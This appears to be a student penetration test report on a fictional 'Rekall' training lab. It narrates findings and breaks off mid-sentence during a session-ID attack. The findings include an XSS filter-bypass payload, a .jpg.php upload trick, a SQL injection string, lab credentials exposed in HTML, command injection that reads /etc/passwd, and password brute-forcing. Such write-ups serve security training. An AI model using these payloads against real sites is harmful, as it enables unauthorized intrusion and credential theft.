Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Red Mage Security
Contact Name	Drew Newton
Contact Title	Pentester

Document History

Version	Date	Author(s)	Comments
001	2/11/23	Drew Newton	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- There were mitigation techniques on Rekall's webpage that prevented some of the more common vulnerabilities attempted.
- A password policy is clearly implemented.

Summary of Weaknesses


We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- There are exposed credentials and other highly sensitive information on the public facing internet.
- Certain protocols on the company's network accept anonymous access.
- Many passwords used are weak and easily guessable.
- The code of Rekall's webpage is susceptible to many common web vulnerabilities.
- There is no account lockout policy making brute force attacks very easy to pull off.
- Many services on the Linux and Windows servers are outdated and thus missing patches for widely known exploits.


Executive Summary

Day 1:


We begun our test by attempting to attack Rekall's webpage. On the welcome page there is a field to input the user's name. This input field is vulnerable to what is called a reflected cross-site scripting attack where an attack inputs a short line of code that is reflected back to the user potentially allowing for session hijacking and malicious code execution.




We attempted this same type of attack on the memory-planner.php page in the comment box that asks users "Who do you want to be?". Our initial attempts failed as it seems that this field filters the use of the word script through input validation. We were able to bypass this mitigation effort by embedding the word script into our scripts code so that the filter only removes the intact use of the word script. For example, by inputting <scrscirptipt> the filter will remove the "script" in the middle of the script tag, leaving behind <script> which allows the code to be executed regardless.




Further down the welcome page, there is the option for guests to leave a comment. In this comment field, we were able to inject a script that executes anytime a user utilizes the comments page. We wrote a short script that executes a popup as shown below. This is a stored cross site scripting attack which can be utilized to trick your users into inputting sensitive information or visit potentially malicious sites while pretending to be your organization.




We noticed on this page that there were multiple options to upload pictures. We took this opportunity to write a short script stored in an executable file on our system and attempted to upload this script to the webpage. The field that asks users to upload a “picture of your dream adventure” accepted our script in php format without hassle.



The field below that asks to “choose your location,” however, recognized that we were attempting to upload an unsupported file type. To work around this input validation rule we changed the name of our file to script.jpg.php which was then successfully uploaded to the webpage.




From here we moved on to the login.php page. Multiple attempts were made to perform an SQL injection to gain credentialed access through the user login field. We were unsuccessful when trying to perform an SQL injection in the username field but the password field accepted a basic always true statement such as “drew’ or ‘1=1”.




The admin login was luckily not susceptible to the same type of attack so we went to take a look at the page’s source code where we found admin credentials for dougquaid embedded in the html code.


```
</style>

    <form action="/Login.php" method="POST">

        <p><label for="login">Login:</label><font color="#DB545A">dougquaid</font><br />
        <input type="text" id="login" name="login" size="20" /></p>

        <p><label for="password">Password:</label><font color="#DB545A">kuato</font><br />
        <input type="password" id="password" name="password" size="20" /></p>

        <button type="submit" name="form" value="submit" background-color="black">Login</button>

    </form>

    </br >
    <font color="red">Invalid credentials!</font>
</div>
```




With admin credentials, we were granted access to the networking tools page. In the DNS check input field, we tried to inject commands to gather sensitive information. We were able to insert commands to successfully gather the contents of the /etc/passwd file containing user information in the web page's underlying operating system.




We tried the same command injection in the MX Record Check field which proved unsuccessful. By changing the syntax of our command we were eventually successful in injecting commands in this field as well.



In the exposed /etc/passwd file we took note of the username melina and tried to see if we could successfully brute force the password for that account. In burpsuite's Intruder tool, we input a list of common passwords to try and gain access to melina's account. We eventually discovered the password for the account was just the same as the username and were able to use these credentials to authenticate.




Utilizing these new admin credentials led us to the admin_legal_data page but we were initially denied access. We noticed in the URL that our session was listed as admin=001. We utilized intruder in burpsuite again to try different session IDs on this page. Since our session was in plaintext we were able to ascertain that the possible session IDs were limited to 3 digits which narrowed down our search significantly. We noticed a different http response on 